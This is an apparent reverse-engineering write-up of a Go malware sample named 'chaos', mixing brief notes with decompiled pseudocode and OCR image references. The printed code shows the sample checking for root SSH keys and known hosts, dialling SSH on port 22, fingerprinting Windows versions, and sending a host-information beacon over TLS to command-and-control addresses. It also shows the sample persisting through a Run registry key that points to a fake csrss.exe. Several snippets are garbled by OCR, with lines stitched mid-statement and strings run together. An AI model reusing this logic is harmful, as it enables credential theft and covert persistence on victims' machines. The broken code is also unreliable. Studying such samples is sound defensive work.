


```
void __golang runtime_newproc(int a1)
{
  int v1; // eax
  int v2[4]; // [esp+4h] [ebp-10h] BYREF
  int retaddr; // [esp+14h] [ebp+0h]

  v1 = *(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer;
  v2[0] = (int)sub_4406B0;
  v2[1] = a1;
  v2[2] = v1;
  v2[3] = retaddr;
  v2[0] = sub_461030(v2);
}
```


runtime.gcWriteBarrier 0x462510


```
  }
  runtime_newproc((int)&off_711BB4);            // main_chaos_read
  main_Onlineinfo();
  v30 = (*(int (__golang **)(_DWORD))(*(_DWORD *)dword_9036E0 + 28))(*(_DWORD *)(dword_9036E0 + 4));
  v31 = (*(int (__golang **)(int))(v30 + 20))(v38);
  v56 = (int *)sub_4CF700(v31, v38, (int)&dword_6F3C10, 1, 0, -1);
  v6 = *v56;
  dword_903DAC = v56[1];
  if ( dword_92B5B0 )
    runtime_gcWriteBarrier();
  else
    dword_903DA8 = v6;
  v32 = (*(int (__golang **)(_DWORD))(*(_DWORD *)dword_9036E0 + 20))(*(_DWORD *)(dword_9036E0 + 4));
  v33 = (*(int (__golang **)(int))(v32 + 20))(v39);
  v57 = (int *)sub_4CF700(v33, v39, (int)&dword_6F3C10, 1, 0, -1);
  v7 = *v57;
  v8 = v57[1];
  dword_903DBC = v8;
  if ( dword_92B5B0 )
    runtime_gcWriteBarrier();
  else
    dword_903DB8 = v7;
```

Note:
好像是用assembly實作，在compile time直接編進去


```
int __usercall runtime_gcWriteBarrier@<eax>()
{
  int result; // eax
  _DWORD *v1; // edi
  int v2; // ebx
  int v3; // ecx
  bool v4; // zf
  _DWORD *v5; // [esp+0h] [ebp-1Ch]
  int v6; // [esp+4h] [ebp-18h]

  v2 = *(_DWORD *)(*(_DWORD *)(*(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer + 24) + 84);
  v3 = *(_DWORD *)(v2 + 2416) + 8;
  *(_DWORD *)(v2 + 2416) = v3;
  v4 = v3 == *(_DWORD *)(v2 + 2420);
  *(_DWORD *)(v3 - 8) = result;
  *(_DWORD *)(v3 - 4) = *v1;
  if ( v4 )
  {
    runtime_wbBufFlush(v1, result);
    v1 = v5;
    result = v6;
  }
  *v1 = result;
  return result;
}
```


runtime.morestack



```
void __golang __noreturn sub_462590(int a1, int a2)
{
  int v2; // eax
  int v3; // ecx
  int v4; // [esp+0h] [ebp-1Ch]
  int v5; // [esp+4h] [ebp-18h]
  int v6; // [esp+8h] [ebp-14h]
  int v7; // [esp+8h] [ebp-14h]
  int v8; // [esp+Ch] [ebp-10h] BYREF
  int v9; // [esp+10h] [ebp-Ch]
  int v10; // [esp+14h] [ebp-8h]
  int v11; // [esp+18h] [ebp-4h]
  void *retaddr; // [esp+1Ch] [ebp+0h] BYREF
  int v13; // [esp+20h] [ebp+4h]
  int v14; // [esp+24h] [ebp+8h]

  v13 = v2;
  v14 = v3;
  if ( (unsigned int)&retaddr > *(_DWORD *)(*(_DWORD *)NtCurrentTeb()->NtTib.ArbitraryUserPointer + 8) )
  {
    sub_433550(retaddr, "index out of rangeinput/output error", 18);
    LOWORD(v11) = 1;
    v8 = v13;
    v9 = v13 >> 31;
    v10 = v14;
    v6 = sub_408E30((int)&dword_6DE6E0, (int)&v8);
    v7 = sub_4350F0(&dword_6DE6E0, v6);
  }
  morestack(v4, v5, v7, v8, v9, v10, v11);
}
```


chaos' preparation

check internet




```
net_LookupIP((int)"www.google.com", 14);
if ( v51 )
        int v63; // [esp+38h] [ebp-2Ch]
{
  v27 = runtime_newobject((int)&dword_6D5A80);
  *(_BYTE *)v27 = 1;
  *(_DWORD *)(v27 + 4) = &off_711B7C;
  if ( dword_92B5B0 )
```

check DNS connection




```
nt)v6, a1, a2, a3, a4, (int)"udpvia", 3, (int)"8.8.8.8:53", 10));
```

check ssh key + known hosts




```
if ( main_PathExists((int)"/root/.ssh/id_rsa", 17) )
{
  if ( main_PathExists(
         (int)"/root/.ssh/known_hosts46566128730773925781254
         22) )
  {
    main_chaos_sshread();
    main_chaos_sshread_history();
  }
}
```


check ssh connection


```
v24 = runtime_concatstring2(0, v41, v42, (int)":22", 3);
v25 = (_DWORD *)golang_org_x_crypto_ssh_Dial((int)"tcp", 3, v24, v26, (int)v38);
```

check OS version



```
    }
    if ( v49 == (_BYTE)dword_8CD208 )
    {
      if ( v45 < 0x55F0 )
        LODWORD(result) = "Windows 10";
      else
        LODWORD(result) = "Windows 11";
      DWORD1(result) = 10;
      *((_QWORD *)&result + 1) = 0LL;
      return result;
    }
    if ( v45 >= 0x4563 )
    {
      LODWORD(result) = "Windows Server 2019";
      DWORD1(result) = 19;
      *((_QWORD *)&result + 1) = 0LL;
      return result;
    }
    if ( v45 >= 0x3839 )
    {
      LODWORD(result) = "Windows Server 2016";
      DWORD1(result) = 19;
      *((_QWORD *)&result + 1) = 0LL;
      return result;
    }
  }
  else if ( v44 >= 0x600000003LL )
  {
    if ( v49 == (_BYTE)dword_8CD208 )
    {
      LODWORD(result) = "Windows 8.1";
      DWORD1(result) = 11;
    }
    else
    {
      LODWORD(result) = "Windows Server 2012 R2address already in use";
      DWORD1(result) = 22;
00290225 main.OSVersion:115 (690E25)
```

Create TLS session




```
    main_Dns_Url();
    v66[7] = v29;
    v66[6] = v22;
    main_Dns_Key();
    runtime_panicIndex(v22, v29);
  }
  v4 = 0;
  while ( 1 )
  {
    if ( v4 >= 4 )
      goto LABEL_7;
    if ( (unsigned int)v4 >= 4 )
      runtime_panicIndex(v22, v29);
    v59 = v4;
    v52 = crypto_tls_Dial((int)"tcp", 3, v66[2 * v4], v66[2 * v4 + 1], v3);
    v5 = v55;
    if ( dword_92B5B0 )
      runtime_gcWriteBarrier();
    else
      dword_9036E0 = v52;
    if ( !v5 )
      break;
    byte_92B229 = 0;
    v4 = v59 + 1;
    v3 = v65;
  }
  runtime_newproc(&off_711BB4);
  main_Onlineinfo();
```

Send info




```
void main_Onlineinfo()
{
  int v0; // [esp+0h] [ebp-30h]
  int v1; // [esp+0h] [ebp-30h]
  int v2; // [esp+4h] [ebp-2Ch]
  int v3; // [esp+4h] [ebp-2Ch]
  int v4; // [esp+8h] [ebp-28h]
  int v5; // [esp+Ch] [ebp-24h]
  int v6; // [esp+10h] [ebp-20h]
  int v7; // [esp+1Ch] [ebp-14h] BYREF
  unsigned int v8; // [esp+20h] [ebp-10h]
  int v9; // [esp+24h] [ebp-Ch]
  unsigned int v10; // [esp+28h] [ebp-8h]

  sub_4627AB();
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"online", 6);
  main_OSVersion();
  if ( v4 )
    bytes_ptr_Buffer_WriteString((int)&v7, (int)"windwos ", 14);
  else
    bytes_ptr_Buffer_WriteString((int)&v7, v0, v2);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"x86", 3);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  v5 = sub_47E0F0(dword_92B318, dword_92B318 >> 31, 10);
  bytes_ptr_Buffer_WriteString((int)&v7, v5, v6);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, dword_903D80, dword_903D84);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, dword_903D88, dword_903D8C);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"SynThuTue", 3);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, off_8FD8E0, dword_8FD8E4);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, dword_903DA0, dword_903DA4);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"*-*-", 4);
  bytes_ptr_Buffer_WriteString((int)&v7, dword_903D98, dword_903D9C);
  bytes_ptr_Buffer_WriteString((int)&v7, (int)"~~!!@@##$$%%^^&&**", 18);
  if ( v8 < v10 )
    runtime_panicSliceB(v1, v3);
  crypto_tls_ptr_conn_write(dword_9036E0, (v10 & ((int)(v10 - v9) >> 31)) + v7, v8 - v10, v9 - v10);
}
```

Set Run Registry



```
v11 = 0;
v12 = 0;
Key = internal_syscall_windows_registry_CreateKey(
        -2147483647,
        (int)"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
        45,
        983103);
v8[0] = sub_6903D0;
v8[1] = Key;
v13 = (int (**)(void))v8;
if ( DWORD v8[3]; // [esp-28h] [ebp-74h] BYREF
  return
internal_syscall_windows_registry_Key_setStringValue(
  Key,
  (int)"Administrator",
  13,
  1,
  (int)"C:\\ProgramData\\Microsoft\\csrss.exe",
  34);
v2 = os_OpenFile((int)"C:\\ProgramData\\Microsoft\\csrss.exe", 34, 0, 438);
v10[0] = sub_690390;
v10[1] = v2;
v12 = (void (**)(void))v10;
if ( v4 )
{
  v3 = os_OpenFile((int)"C:\\ProgramData\\Microsoft\\csrss.exe", 34, 578, 438);
  v9[0] = sub_690350;
